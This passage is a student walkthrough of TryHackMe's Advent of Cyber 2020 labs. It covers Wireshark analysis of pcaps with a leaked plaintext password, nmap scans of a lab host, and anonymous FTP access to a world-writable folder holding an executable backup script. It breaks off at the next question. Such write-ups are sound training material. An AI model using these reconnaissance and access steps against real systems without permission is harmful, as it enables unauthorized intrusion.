
```
000  02 cd 4e c8 87 f1 02 07  7b 6f c0 01 08 00 45 00   ··N·····{o····E·
010  28 86 1a 93 40 00 40 06  98 1e 0a 0a 15 d2 0a 0a   (···@·@·········
020  35 db 00 50 96 38 11 01  c7 f5 3e 01 a8 a3 80 18   5··P·8····>·····
030  01 e9 88 39 00 00 01 01  08 0a 6b db 49 3d 63 ef   ···9······k·I=c·
040  10 cb 6f 5c 0e 87 f4 ab  e9 3b 34 cd b6 c7 b3 de   ··o\·····;4·····
050  be cf b8 8b 23 ac 39 f6  c5 74 31 f8 bc cf a8 63   ····#·9··t1····c
060  e5 b3 d3 ec ef 0b 80 33  b7 4a b1 c9 b2 c6 29 c3   ·······3·J····)·
070  52 f6 21 c7 70 01 34 03  62 52 cf f0 d0 0f a2 29   R·!·p·4·bR·····)
080  1e f4 18 b0 16 24 2c 7b  0c d0 59 93 76 f1 bc bf   ·····$,{··Y·v···
090  8b 26 c0 ee ab 44 83 92  9d 27 6a 0c 57 33 09 93   ·&···D···'j·W3··
0a0  fa 52 a3 64 2b b9 d4 21  05 ba d5 90 85 05 f9 e6   ·R·d+··!········
0b0  4b 95 ed 56 42 0e 58 0f  c7 88 51 25 3c 40 92 e5   K··VB·X···Q%<@··
0c0  d7 b8 7f 2f cf 15 12 65  8d 94 fa 2e 61 69 0e 93   ···/···e···.ai··
0d0  11 00 83 db 71 48 16 5e  2c b4 57 83 9d 1f 43 f1   ····qH·^,·W···C·
0e0  63 f8 d5 69 89 79 f7 1c  8b 9b 68 d1 75 d3 d3 e5   c··i·y····h·u···
0f0  4b 65 b0 b2 f0 fd cd bb  da 7d d0 3a ab c2 00 29   Ke·······}·:···)
100  df 18 ef 59 e6 16 9e 8a  34 8e 43 25 ba a8 4e f9   ···Y····4·C%··N·
```

Frame (10388 bytes)   Reassembled TCP (565365 bytes)

Extracting the contents, Now we have the elf mcskidy wishlist in txt format




In the txt file itself, it says **rubber ducky** will be replacing elf mcskidy


/home/kali/Downloads/aoc-pcaps/christmas/elf_mcskidy_wishlist.txt - Mousepad
File Edit Search View Document Help

```
Wish list for Elf McSkidy
-------------------------
Budget: £100

x3 Hak 5 Pineapples
x1 Rubber ducky (to replace Elf McEager)
```

Question 8

In operation arctic storm, the author is **Kris Kringle**



STRICTLY CONFIDENTIAL

Author: Kris Kringle

Revision Number: v2.5

Date of Revision: 14/11/2020

Try Hack Me
Advent of Cyber 2020
https://tryhackme.com/christmas

Thought Process:

The file they provided which is **aoc-pcaps.zip**, contains three pcap files. Opening pcap1.pcap file and filtering **icmp** will show the ip that is requesting the ping, which is **10.11.3.2** and filtering it with **http.request.method == GET** will reveal the GET request of http protocol. In this case, **10.10.67.199** visited an article titled **reindeer-of-the-week**. Now opening pcap2.pcap and filtering it with **http** will reveal any information leaked out in http protocol and we see that **plaintext_password_fiasco** was leaked out. We also see data that is encrypted in **ssh** protocol and what data is going back and forth in **arp** protocol like 10.10.122.128 is at **02:c0:56:51:8a:51**. Opening pcap3.pcap and filtering it with **http** showed us there is **chrismas.zip** going through. We saved the file through **File -> Export Objects -> HTTP** and extracted it from the zip file. That’s where we found **elf mcskidy wishlist** and **Operation Arctic Storm.**


<u>Day 8: Networking - What's Under the Christmas Tree?</u>

Tools used: Kali Linux, nmap, Firefox

Walkthrough:

Question 1

Googling when was Snort was created says **1998**



About 1,630,000 results (0.44 seconds)

1998


Snort is a free and open source network intrusion prevention system (NIPS) and network intrusion detection system (NIDS) created by Martin Roesch in **1998**.

https://digital.ai › technology › snort

Snort - Digital.ai

Question 2


Running nmap in terminal with the command of **nmap [machine-ip] -vv -T4** reveals port **80, 2222, 3389** is open



```
┌──(1211102056㉿kali)-[~/Downloads]
└─$ nmap 10.10.222.136 -vv -T4
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-22 09:33 EDT
Initiating Ping Scan at 09:33
Scanning 10.10.222.136 [2 ports]
Completed Ping Scan at 09:33, 0.32s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 09:33
Completed Parallel DNS resolution of 1 host. at 09:33, 0.01s elapsed
Initiating Connect Scan at 09:33
Scanning 10.10.222.136 [1000 ports]
Discovered open port 80/tcp on 10.10.222.136
Discovered open port 3389/tcp on 10.10.222.136
Discovered open port 2222/tcp on 10.10.222.136
Completed Connect Scan at 09:33, 16.98s elapsed (1000 total ports)
Nmap scan report for 10.10.222.136
Host is up, received syn-ack (0.26s latency).
Scanned at 2022-06-22 09:33:37 EDT for 17s
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE      REASON
80/tcp   open  http         syn-ack
2222/tcp open  EtherNetIP-1 syn-ack
3389/tcp open  ms-wbt-server syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 17.37 seconds
```

Question 3


Using **nmap [machine-ip] -vv -A** should reveal the what linux distro that is likely using, in this case it is **Ubuntu**



```
Nmap scan report for 10.10.222.136
Host is up, received syn-ack (0.29s latency).
Scanned at 2022-06-22 09:39:09 EDT for 126s
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE       REASON  VERSION
80/tcp   open  http          syn-ack Apache httpd 2.4.29 ((Ubuntu))
|_http-title: TBFC&#39;s Internal Blog
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-generator: Hugo 0.78.2
|_http-favicon: Unknown favicon MD5: 9268CAEFAF1552FC4167D1BD206BE1AA
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp open  ssh           syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCudoxbpD/VG2AnwtrG/HQdFnlEXJr2itwbC6Fb0/hlMe8QxXXc0FxY77GHkpedJ9cLDqei509e6s
GuO20EorYGueHmdMIP5gUDRHCuvuXezBe7RrU9FytN7H8oHP61gTydIDuPW+TO+Y1H9SGTG7TutcfvQcwqcg9HGR/ZAJaZlgzPgm/M/CyisWjfjnAXnR
T7JPMuJybdec1utoc+bHwnkR2l6NRmVpWmTesxU4b/69Qu6imbTbkXrTRNy0UPdoLCVPxakoVnV6rE0r2Gbckhu+MhlWjXfQnJbKGeFuvZWOpwtSB6dm
VDOG4Xx5Q0htvOCepOJ54OcZbIphvlbJBr
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBAirgoQLDOX59d1HTrcSijLrBtmrId0RIf0GNfwYns
vPbA2you+IDigr/GxM4BvZzMW8ykwem2XKgO58IiMfoFg=
|   256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJaUXHMBxa8vB36vXxHvsCfEiMrH8R6xlwPJRtsCCphG
3389/tcp open  ms-wbt-server syn-ack xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Question 4


It is also using Apache **2.4.29**



```
Scanned at 2022-06-22 09:39:09 EDT for 126s
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE       REASON  VERSION
80/tcp   open  http          syn-ack Apache httpd 2.4.29 ((Ubuntu))
|_http-title: TBFC&#39;s Internal Blog
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-generator: Hugo 0.78.2
|_http-favicon: Unknown favicon MD5: 9268CAEFAF1552FC4167D1BD206BE1AA
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp open  ssh           syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
```

Question 5


And using **ssh**



```
Scanned at 2022-06-22 09:39:09 EDT for 126s
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE       REASON  VERSION
80/tcp   open  http          syn-ack Apache httpd 2.4.29 ((Ubuntu))
|_http-title: TBFC&#39;s Internal Blog
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-generator: Hugo 0.78.2
|_http-favicon: Unknown favicon MD5: 9268CAEFAF1552FC4167D1BD206BE1AA
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp open  ssh           syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
```

Question 6

Using **nmap [machine-ip] -vv -sC** , we now have the http-title. The website seems to be used for **blog**.



```
Completed NSE at 09:52, 0.00s elapsed
Nmap scan report for 10.10.222.136
Host is up, received syn-ack (0.29s latency).
Scanned at 2022-06-22 09:50:28 EDT for 148s
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE       REASON
80/tcp   open  http          syn-ack
|_http-favicon: Unknown favicon MD5: 9268CAEFAF1552FC4167D1BD206BE1AA
|_http-title: TBFC&#39;s Internal Blog
|_http-generator: Hugo 0.78.2
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
2222/tcp open  EtherNetIP-1  syn-ack
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCudoxbpD/VG2AnwtrG/HQdFnlEXJr2itwbC6Fb0/hlMe8QxXXc0FxY77GHkpedJ9cLDqei509e6s
GuO20EorYGueHmdMIP5gUDRHCuvuXezBe7RrU9FytN7H8oHP61gTydIDuPW+TO+Y1H9SGTG7TutcfvQcwqcg9HGR/ZAJaZlgzPgm/M/CyisWjfjnAXnR
T7JPMuJybdec1utoc+bHwnkR2l6NRmVpWmTesxU4b/69Qu6imbTbkXrTRNy0UPdoLCVPxakoVnV6rE0r2Gbckhu+MhlWjXfQnJbKGeFuvZWOpwtSB6dm
VDOG4Xx5Q0htvOCepOJ54OcZbIphvlbJBr
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBAirgoQLDOX59d1HTrcSijLrBtmrId0RIf0GNfwYns
vPbA2you+IDigr/GxM4BvZzMW8ykwem2XKgO58IiMfoFg=
|   256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJaUXHMBxa8vB36vXxHvsCfEiMrH8R6xlwPJRtsCCphG
3389/tcp open  ms-wbt-server syn-ack
```

Thought Process:

Researching about Snort has showed that it was created on **1998**. By using nmap with the provided machine ip, it has showed that port **80, 2222, 3389** is open. Putting the parameter **-A** into nmap has also revealed what linux distro it might be using, which is **Ubuntu**. It also showed that it is using Apache **2.4.29**, and using **ssh**. And by putting the parameter of **-sC**, we can obtain the http information which seems to be a **blog**.


Day 9: Networking – Anyone can be Santa!

Tools used: Kali

Solution/walkthrough:


Question 1

We first enter the ftp command. When it asks for our username, we put "anonymous"



```
┌──(1211101999㉿kali)-[~]
└─$ ftp 10.10.33.104
Connected to 10.10.33.104.
220 Welcome to the TBFC FTP Server!.
Name (10.10.33.104:1211101999): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```

Then we enter the command "ls" to see if there are any files




```
ftp> ls
229 Entering Extended Passive Mode (|||27903|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Nov 16  2020 backups
drwxr-xr-x    2 0        0            4096 Nov 16  2020 elf_workshops
drwxr-xr-x    2 0        0            4096 Nov 16  2020 human_resources
drwxrwxrwx    2 65534    65534        4096 Nov 16  2020 public
226 Directory send OK.
```

Here we can see there are 4 directories, which is **backups**, **elf_workshops**, **human_resources**, **public**

Question 2

only **public** directory that seems to have data in it.


We then enter the **public** directory and see if there are any other files in it.



```
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||16424|)
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113           341 Nov 16  2020 backup.sh
-rw-rw-rw-    1 111      113            24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
```

Question 3


It seems like “**backup.sh**” is the only file that will execute.



```
  GNU nano 6.2                                           backup.sh
#!/bin/bash

# Created by ElfMcEager to backup all of Santa's goodies!

# Create backups to include date DD/MM/YYYY
filename="backup_`date +%d`_`date +%m`_`date +%Y`.tar.gz";

# Backup FTP folder and store in elfmceager's home directory
tar -zcvf /home/elfmceager/$filename /opt/ftp

# TO-DO: Automate transfer of backups to backup server
```

Question 4


If we enter the “**shoppinglist.txt**” we will see that Santa have **The Polar Express** movie in his Christmas shopping list by using nano command.



```
  GNU nano 6.2
The Polar Express Movie
```


Question 5

